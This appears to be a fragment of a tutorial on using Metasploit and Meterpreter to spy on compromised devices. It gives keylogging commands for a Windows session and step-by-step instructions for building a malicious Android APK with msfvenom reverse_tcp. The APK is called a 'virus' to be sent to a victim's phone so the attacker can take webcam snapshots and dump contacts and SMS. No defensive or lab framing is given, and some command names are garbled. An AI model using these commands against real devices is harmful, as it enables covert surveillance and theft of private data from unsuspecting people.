
1. Exploit



* Now you can see whatever the user is doing on windows for example write this to see.

1. sessions, sessions 1 and help.






* You can now use multiple commands like.

1. Keyscan\_start(It will start to store all the key pressed), Keystart\_dump(it will show all the key pressed).

* For android do these steps make a virus with extension of .apk and send it to the android phone.

1. On msf console write “Set payload android/meterpreter/reverse\_tcp”.



1. On msf console write “Set LHOST 192.168.0.105”
2. Check port and LHOST “show options”
3. To get an ip on cmd write “ipconfig” and use ipv4 address “192.168.0.105”.
4. Now create a virus on cmd “msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.0.105 LPORT=4444 R > project.apk”.

Now you can see an apk of “project.apk” is created.

Now use multiple commands to get pictures and contact list like ”webcam\_snap”, “dump\_contacts” and “dump\_sms”.